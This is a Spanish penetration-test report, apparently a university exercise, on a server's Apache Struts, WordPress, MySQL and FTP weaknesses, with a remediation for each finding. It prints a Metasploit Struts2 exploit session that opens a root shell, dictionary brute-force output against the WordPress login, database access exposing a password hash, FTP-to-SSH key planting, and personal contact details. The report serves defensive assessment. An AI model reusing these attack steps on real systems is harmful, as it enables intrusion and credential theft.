

# Prueba de Penetración

Jesús Pacheco

Consultor en Seguridad

25/Marzo/2019

1.0

## Contenido

|   |    |
|---|----|
| Resumen Ejecutivo.....                          | 2  |
| Objetivo .....                                  | 2  |
| Antecedentes .....                              | 2  |
| Resumen de Hallazgos.....                       | 2  |
| Análisis de Hallazgos .....                     | 3  |
| Aproximación.....                               | 4  |
| Descripción de los Niveles de Seguridad .....   | 5  |
| Listado de Vulnerabilidades .....               | 5  |
| Descripción Detallada de los Hallazgos.....     | 6  |
| Ejecución Remota de Código.....                 | 6  |
| .....   | 7  |
| Contraseñas Vulnerables MySQL & WordPress ..... | 8  |
| Mala Configuración de FTP .....                 | 11 |
| Listado de Directorios.....                     | 13 |
| Enumeración de Usuarios WordPress.....          | 14 |
| Inclusión de Archivos.....                      | 15 |
| Revelación de Información .....                 | 16 |

## Resumen Ejecutivo

### Objetivo


El cliente expreso que su objetivo con la realización de esta prueba fue mejorar la seguridad de su servidor y los servicios que este provee contra provenientes del exterior de la institución. La prueba realizada se debía de concentrar en la identificación de vectores de ataque junto con las vulnerabilidades y riesgos que estos vectores de ataque podrían mostrar.

### Antecedentes

Anonymous Cyber Defense (“ACD”) ha sido contratada por Chaos Systems (“ChaoSys”) para realizar una evaluación de seguridad. La evaluación de seguridad involucra los siguientes elementos:

- Pruebas de Penetración a Servidor

## Resumen de Hallazgos



Vulnerabilities Total: 35

| SEVERITY | CVSS | PLUGIN | NAME   |
|----------|------|--------|--|
| HIGH     | 7.5  | 10081  | FTP Privileged Port Bounce Scan                |
| MEDIUM   | 6.8  | 108758 | Apache 2.4.x < 2.4.33 Multiple Vulnerabilities |
| MEDIUM   | 6.8  | 122060 | Apache 2.4.x < 2.4.33 Multiple Vulnerabilities |
| MEDIUM   | 6.8  | 12085  | Apache Tomcat Default Files                    |
| MEDIUM   | 5.0  | 111788 | Apache 2.4.x < 2.4.34 Multiple Vulnerabilities |
| MEDIUM   | 4.3  | 117807 | Apache 2.4.x < 2.4.35 DoS                      |
| MEDIUM   | 4.3  | 121355 | Apache 2.4.x < 2.4.38 Multiple Vulnerabilities |

|      |     |        |  |
|------|-----|--------|--|
| INFO | N/A | 21186  | AJP Connector Detection                        |
| INFO | N/A | 48204  | Apache HTTP Server Version                     |
| INFO | N/A | 39446  | Apache Tomcat Detection                        |
| INFO | N/A | 45590  | Common Platform Enumeration (CPE)              |
| INFO | N/A | 54615  | Device Type                                    |
| INFO | N/A | 10092  | FTP Server Detection                           |
| INFO | N/A | 43111  | HTTP Methods Allowed (per directory)           |
| INFO | N/A | 10107  | HTTP Server Type and Version                   |
| INFO | N/A | 24260  | HyperText Transfer Protocol (HTTP) Information |
| INFO | N/A | 10114  | ICMP Timestamp Request Remote Date Disclosure  |
| INFO | N/A | 117886 | Local Checks Not Enabled (info)                |
| INFO | N/A | 10719  | MySQL Server Detection                         |

## Análisis de Hallazgos

La prueba de penetración encontró una vulnerabilidad de riesgo crítico que no se muestra en la tabla anterior por que la herramienta Nessus no lo detecto, sin embargo, esta vulnerabilidad se detectó por la versión del servidor apache que no está oculta al público. El impacto de esta vulnerabilidad es el mas alto posible y permite la ejecución remota de comandos con un nivel de privilegios de root.

La vulnerabilidad de nivel alto que se expone tiene que ver con el servicio ftp que esta abierto para que cualquier usuario se pueda conectar de manera anónima y pueda subir archivos, a partir de esto fue posible subir una llave publica y concatenarla con el archivo authorized\_keys lo cual permitió acceso vía ssh a el servidor con el usuario ftp.

Las vulnerabilidades de nivel medio tienen que ver con la versión del servidor apache y nos indican que existen múltiples vulnerabilidades para el servidor corriendo actualmente, entre ellas la vulnerabilidad critica expresada anteriormente, también se manifiesta un riesgo de DoS que no fue confirmado por esta prueba.

Las vulnerabilidades de nivel informativo nos ofrecen cierta información que permite a los atacantes simplificar el proceso de establecer un vector de ataque es decir proporciona información que permite ver mas claramente por donde atacar al servidor. Entre la información encontrada destacan versiones de servicios como tomcat, wordpress, apache, ftp y mysql.

Se encontró también que el servicio de mysql es vulnerable a ataques por fuerza bruta basada en diccionario, así como también lo es el login de wordpress. Se encontró la manera de hacerle un bypass al login basado en un script de Python.

## Aproximación

| Tipo de Prueba                           | Fechas                           | Objetivos     |
|--|----------------------------------|---------------|
| <b>Análisis de Servicios Vulnerables</b> | 23/Marzo/2019 –<br>25/Marzo/2019 | 167.99.232.57 |

Anonymous Cyber Defense perpetró una evaluación contra la IP especificada en la tabla anterior acordada con Chaos Systems. El alcance de la evaluación se limito a realizarse de manera externa en pro de encontrar cualquier vulnerabilidad en cualquiera de los servicios corriendo en el servidor, sin restricciones de horario o métodos de prueba.


### Datos de Contacto del Consultor

Jesus Pacheco  
[jesus.pacheco@bec.seguridad.unam.mx](mailto:jesus.pacheco@bec.seguridad.unam.mx)  
5521495526

### Datos del Cliente

Gonzalo Vázquez  
[gonzalo.vazquez@cert.unam.mx](mailto:gonzalo.vazquez@cert.unam.mx)

## Descripción de los Niveles de Seguridad



© <https://www.welivesecurity.com>

\*El análisis realizado en nuestras pruebas de penetración utilizó CVSS v3.0

## Listado de Vulnerabilidades

En esta sección se listan todos los problemas encontrados, acompañados de un breve resumen sobre los mismos y el host afectado.

| Numero de Problema | Puntaje de Riesgo | Nombre del Problema                       | Equipo(s) Afectado(s) | Solucionado |
|--------------------|-------------------|---|-----------------------|-------------|
| APP_Co1            | Crítico           | Ejecución de Código Remoto                | 167.99.232.57         | X           |
| APP_Co2            | Crítico           | Contraseñas Vulnerables MySQL & WordPress | 167.99.232.57         | X           |
| APP_Mo1            | Medio             | Mala Configuración de FTP                 | 167.99.232.57         | X           |
| APP_Mo2            | Medio             | Listado de Directorios                    | 167.99.232.57         | X           |

|         |         |                                   |               |   |
|---------|---------|-----------------------------------|---------------|---|
| APP_Mo3 | Medio   | Enumeración de Usuarios WordPress | 167.99.232.57 | X |
| APP_Bo1 | Bajo    | Inclusión de Archivos             | 167.99.232.57 | X |
| APP_No1 | Ninguno | Revelación de Información         | 167.99.232.57 | X |

## Descripción Detallada de los Hallazgos

### Ejecución Remota de Código

Impacto: Crítico 9.3

CVSS:3.0 [AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:C](#)

### Descripción

Esta vulnerabilidad permite a un atacante ejecutar código de manera remota debido a un mal manejo de Apache Struts, al ser explotada la vulnerabilidad permite obtener una Shell en la cual se pueden ejecutar comandos como el usuario root.

### Recomendación

Actualización de Apache Struts a la versión más reciente.

Revisar que no los recursos del servidor no hayan sido modificados, cambio de contraseñas en bases de datos y aplicativos.

### Referencias

- <https://www.cvedetails.com/cve/CVE-2013-2251/>
- <https://struts.apache.org/>

### Recursos Afectados

- <http://167.99.232.57:8080/struts2-showcase/showcase.action>

```
Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB
root: ruby — Konsole

File Edit View Bookmarks Settings Help

msf5 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

  Name      Current Setting      Required  Description
  ----      -
  Proxies    167.99.232.57         no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     8080                  yes       The target address range or CIDR identifier
  RPORT      8080                  yes       The target port (TCP)
  SSL        false                 no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /struts2-showcase/showcase.action yes       The path to a struts application action
  VHOST      167.99.232.57         no        HTTP server virtual host

Payload options (cmd/unix/bind_netcat):

  Name      Current Setting      Required  Description
  ----      -
  LPORT     4444                 yes       The listen port
  RHOST     167.99.232.57         no        The target address

Exploit target:

  Id  Name
  --  -
  0    Universal
```

```
msf5 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started bind TCP handler against 167.99.232.57:4444
[*] Command shell session 2 opened (192.168.1.10:41017 -> 167.99.232.57:4444) at 2019-03-25 12:56:53 -0600

ls
6kPFy.jar
7euV.jar
BRdcZ.jar
BrxzHqk.jar
D53c14.jar
D9gZHMw.jar
F8RT.jar
FLn3.jar
GRZBba.jar
GypC.jar
```

```
whoami
root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```



## Contraseñas Vulnerables MySQL & WordPress

Impacto: Crítico 9.1

CVSS:3.0 [AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C](#)

### Descripción

Se le logro obtener acceso a WordPress y MySQL a partir de un ataque de fuerza bruta basado en diccionario. Se utilizó un diccionario con las 100 contraseñas mas comunes. Una vez dentro de los recursos se lograron obtener tablas con información sensible y acceso administrativo al WordPress.

### Recomendación

Cambiar las contraseñas actuales por contraseñas mas robustas, evitando el uso de contraseñas predeterminadas o ampliamente utilizadas.

Concientización de los usuarios sobre el impacto de la debilidad de una contraseña para la organización.


Limitar el número de intentos de acceso.

### Referencias

- [https://www.owasp.org/index.php/Complejidad\\_Y\\_Longitud\\_De\\_Las\\_Contrase%C3%B1as](https://www.owasp.org/index.php/Complejidad_Y_Longitud_De_Las_Contrase%C3%B1as)

### Recursos Afectados

- <http://167.99.232.57/wordpress/wp-login.php>
- mysql : 167.99.232.57:3306



You are now logged out.

Username or Email Address

root

Password

•••••

Break it:

1 + 3 = 4

☐ Remember Me

Log In

Lost your password?

← Back to

WordPress

167.99.232.57/wordpress

0

+ New

Dashboard

Home

Updates

Posts

Media

Pages

Comments

Appearance

Plugins

Users

Tools

Settings

Collapse menu

Dashboard

Welcome to WordPress!  
We've assembled some links to get you started:

Get Started

Customize Your Site

or, [change your theme completely](#)

Next Steps

[Write your first blog post](#)

[Add an About page](#)

[Set up your homepage](#)

[View your site](#)

More Actions

[Manage widgets or menus](#)

[Turn comments on or off](#)

[Learn more about getting started](#)

At a Glance

1 Post

1 Page

18 Comments

WordPress 5.1.1 running [Twenty Sixteen](#) theme.

Activity

Recently Published

Mar 23rd, 11:07 pm [Pentest 313367](#)

Recent Comments

Quick Draft

Title

What's on your mind?

Save Draft

Your Recent Drafts

[Go to :8080/st????2-blank/](#) March 24, 2019

Users [Add New](#)

All (1) | Administrator (1)

Bulk Actions 

Apply

Change role to...

Change

☐

Username


Name

Email

Role

Posts

☐

 root

—

masterofdisaster@ciencias.unam.mx

Administrator

2

☐

Username

Name

Email

Role

Posts

Bulk Actions 

Apply

Change role to...

Change

1 item

PÁGINA 9

```

root@ginger:~# mysql -u admin -h 167.99.232.57 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 86351
Server version: 5.7.25-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| wpres     |
+-----+
2 rows in set (0.071 sec)

MySQL [(none)]> \u wpres
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wpres]>

```

```

MySQL [wpres]> SELECT * FROM wp_users;
+----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email |
+----+-----+-----+-----+-----+
| 1  | root      | $P$BwP1rTNlaaC1ayFHgimFrygEJAHPPL1 | root | masterofdisaster@ciencias.unam.mx |
+----+-----+-----+-----+-----+
1 row in set (0.068 sec)

```

```

('89', '90')
log=root&pwd=george&mc-value=1&wp-submit=Log+In&redirect_to=h
? + # = #
('68', '71')
log=root&pwd=asshole&mc-value=3&wp-submit=Log+In&redirect_to=
# + # = ?
('1', '1')
log=root&pwd=computer&mc-value=2&wp-submit=Log+In&redirect_to
? + # = #
('25', '30')
log=root&pwd=michelle&mc-value=5&wp-submit=Log+In&redirect_to
# + ? = #
('80', '86')
log=root&pwd=jessica&mc-value=6&wp-submit=Log+In&redirect_to=
# + # = ?
('3', '5')
log=root&pwd=pepper&mc-value=8&wp-submit=Log+In&redirect_to=h
SUCCESS ==> pepper

root@ginger:~/Desktop#

```

## Mala Configuración de FTP

Impacto: Medio 6.8

CVSS:3.0 [AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L/E:F/RL:O/RC:C](#)

### Descripción

Se logró obtener acceso al servidor a través de ssh con el usuario ftp a partir de una mala configuración de restricciones sobre los recursos y de la existencia del usuario Anonymous.

### Recomendación

Verificar los permisos que posee un usuario autenticado sobre los recursos que desea manipular, si no se cuentan con privilegios por usuario implementar los mínimos privilegios necesarios para que cada usuario pueda cumplir su rol.

### Referencias

- <https://security.appspot.com/vsftpd.html#security>

### Recursos Afectados

- ftp : 167.99.232.57:21

```
root@ginger:~# ftp 167.99.232.57
Connected to 167.99.232.57.
220 Pistas en raiz del puerto 80
Name (167.99.232.57:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode on.
ftp> ls -lA
227 Entering Passive Mode (167,99,232,57,72,34).
150 Here comes the directory listing.
226 Directory send OK.
```

```
ftp> ls -la
227 Entering Passive Mode (167,99,232,57,171,81).
150 Here comes the directory listing.
drwxr-xr-x   5 0          117          4096 Mar 24 03:11 .
drwxr-xr-x   5 0          117          4096 Mar 24 03:11 ..
drwx-----  2 112        117          4096 Mar 25 08:12 .cache
drwx-----  3 112        117          4096 Mar 24 03:08 .gnupg
drwxr-xr-x   2 112        117          4096 Mar 25 18:01 .ssh
226 Directory send OK.
ftp> █
```

```
root@ginger:~# ssh -i jesus ftp@167.99.232.57
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Mar 25 19:00:13 UTC 2019

System load:  0.0               Processes:            115
Usage of /:   9.8% of 24.06GB    Users logged in:     2
Memory usage: 81%              IP address for eth0: 167.99.232.57
Swap usage:   0%

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

4 packages can be updated.
0 updates are security updates.

Last login: Mon Mar 25 18:50:54 2019 from 132.247.249.242
ftp@chaos:~$ █
```

## Listado de Directorios

Impacto: Medio 4.9

CVSS:3.0 [AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:O/RC:C](#)

## Descripción

Se encontró la posibilidad de listar algunos directorios, esto podría exponer al público archivos o directorios que podrían ser sensibles para la organización.

## Recomendación

Desactivar la indexación de directorios siguiendo la documentación del sitio.

## Referencias

- [https://www.owasp.org/index.php/OWASP\\_Periodic\\_Table\\_of\\_Vulnerabilities\\_-\\_Directory\\_Indexing](https://www.owasp.org/index.php/OWASP_Periodic_Table_of_Vulnerabilities_-_Directory_Indexing)
- [https://httpd.apache.org/docs/current/mod/mod\\_dir.html](https://httpd.apache.org/docs/current/mod/mod_dir.html)

## Recursos Afectados

- <http://167.99.232.57/wordpress/wp-content/uploads/>
- <http://167.99.232.57/wordpress/wp-admin/maint/>
- <http://167.99.232.57/wordpress/wp-admin/maint/>
- <http://167.99.232.57/wordpress/wp-admin/includes/>
- <http://167.99.232.57/wordpress/wp-admin/css/>
- <http://167.99.232.57/wordpress/wp-includes/>





## Enumeración de Usuarios WordPress

Impacto: Medio 4.9

CVSS:3.0 [AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:O/RC:C](#)

### Descripción

Se lograron obtener nombres de usuarios válidos, sin la necesidad de vulnerar el aplicativo, basándose en la respuesta a un login invalido es posible obtener nombres de usuarios validos para el aplicativo, dicha información puede ser utilizada por el atacante en posteriores ataques para intentar acceder a través de fuerza bruta.

### Recomendación

Evitar el proporcionar información que sirva de guía para un atacante cuando sucede un intento de sesión invalido. Establecer mensajes de error personalizados. Un ejemplo de esto es enviar “Credenciales Inválidas” en un intento de sesión fallido.

### Referencias

- [https://www.owasp.org/index.php/Testing for User Enumeration and Guessable User Account \(OWASP-AT-002\)](https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002))

### Recursos Afectados

- <http://167.99.232.57/wordpress/wp-login.php>

---

**Author: root**

**Pentest 313367**

Reglas: No denegaciones de servicio Esto incluye las contraseñas

## Inclusión de Archivos

Impacto: Bajo 3.9

CVSS:3.0 [AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N/E:F/RL:O/RC:C](#)

### Descripción

Una vez que se vulnero WordPress se logro cargar un archivo que permite ejecutar una Shell en el aplicativo. No se logró ejecutar ningún comando de manera maliciosa, sin embargo, se podría dar el caso de que se suban archivos que atenten contra la imagen de la institución.

### Recomendación

Mitigar la vulnerabilidad que permitió acceder a el panel de control de WordPress (Contraseñas Vulnerables).

Restricción en la subida de archivos a usuarios específicos.



### Referencias

- [https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion?veaction=edit](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion?veaction=edit)

### Recursos Afectados

- <http://167.99.232.57/wordpress/wp-content/uploads/2019/03/>





## Revelación de Información

Impacto: Ninguno o.o

CVSS:3.0 [AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:X/RL:O/RC:C](#)

## Descripción

Se logro obtener información sobre la versión de los servicios y aplicativos del servidor, lo cual podría ayudar a un atacante a establecer más fácilmente un vector de ataque contra la organización.

## Recomendación

Consultar la documentación oficial de cada servicio y aplicativo para eliminar la exposición de información sensible como versiones.

Banners personalizados.

## Referencias

- [https://www.owasp.org/index.php/Testing\\_for\\_Web\\_Application\\_Fingerprint\\_\(OWASP-IG-004\)](https://www.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004))

## Recursos Afectados

- <http://167.99.232.57/wordpress>
- <http://167.99.232.57:8080/>
- ftp port 21
- ssh por 22
- http port 80
- mysql 3306

```
Desktop : bash — Konsole
File Edit View Bookmarks Settings Help
root@ginger:~/Desktop# nmap 167.99.232.57 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-25 13:05 CST
Nmap scan report for 167.99.232.57
Host is up (0.074s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.29 (Ubuntu)
1720/tcp  filtered h323q931
3306/tcp  open  mysql        MySQL 5.7.25-0ubuntu0.18.04.2
4444/tcp  filtered krb524
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.50 seconds
```


```

47 <![endif]-->
48 <!--[if lt IE 9]>
49 <script type='text/javascript' src='http://167.99.232.57/wordpress/wp-content/themes/twenty-sixteen/js/html5.js'>
50 <![endif]-->
51 <script type='text/javascript' src='http://167.99.232.57/wordpress/wp-includes/js/jquery/jquery.js?ver=1.12.4'>
52 <script type='text/javascript' src='http://167.99.232.57/wordpress/wp-includes/js/jquery/jquery-migrate.min.js'>
53 <link rel='https://api.w.org/' href='http://167.99.232.57/wordpress/index.php/wp-json/' />
54 <link rel='EditURI' type='application/rsd+xml' title='RSD' href='http://167.99.232.57/wordpress/xmlrpc.php?rsd' />
55 <link rel='wlwmanifest' type='application/wlwmanifest+xml' href='http://167.99.232.57/wordpress/wp-includes/wlwmanifest.xml' />
56 <meta name='generator' content='WordPress 5.1.1' />
57 <style type='text/css'>.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
58 </head>
59
60 <body class='home blog wp-embed-responsive hfeed'>
61 <div id='page' class='site'>
62 <div class='site-inner'>
63 <a class='skip-link screen-reader-text' href='#content'>Skip to content</a>
64
65 <header id='masthead' class='site-header' role='banner'>
66 <div class='site-header-main'>


```

[Home](#)
[Documentation](#)
[Configuration](#)
[Examples](#)
[Wiki](#)
[Mailing Lists](#)

# Apache Tomcat/7.0.85



If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

- [Security Considerations HOW-TO](#)
- [Manager Application HOW-TO](#)
- [Clustering/Session Replication HOW-TO](#)

## Developer Quick Start

|                                       |                                  |                          |                                       |
|---------------------------------------|----------------------------------|--------------------------|---------------------------------------|
| <a href="#">Tomcat Setup</a>          | <a href="#">Realms &amp; AAA</a> | <a href="#">Examples</a> | <a href="#">Servlet Specification</a> |
| <a href="#">First Web Application</a> | <a href="#">JDBC DataSources</a> |                          | <a href="#">Tomcat Versioning</a>     |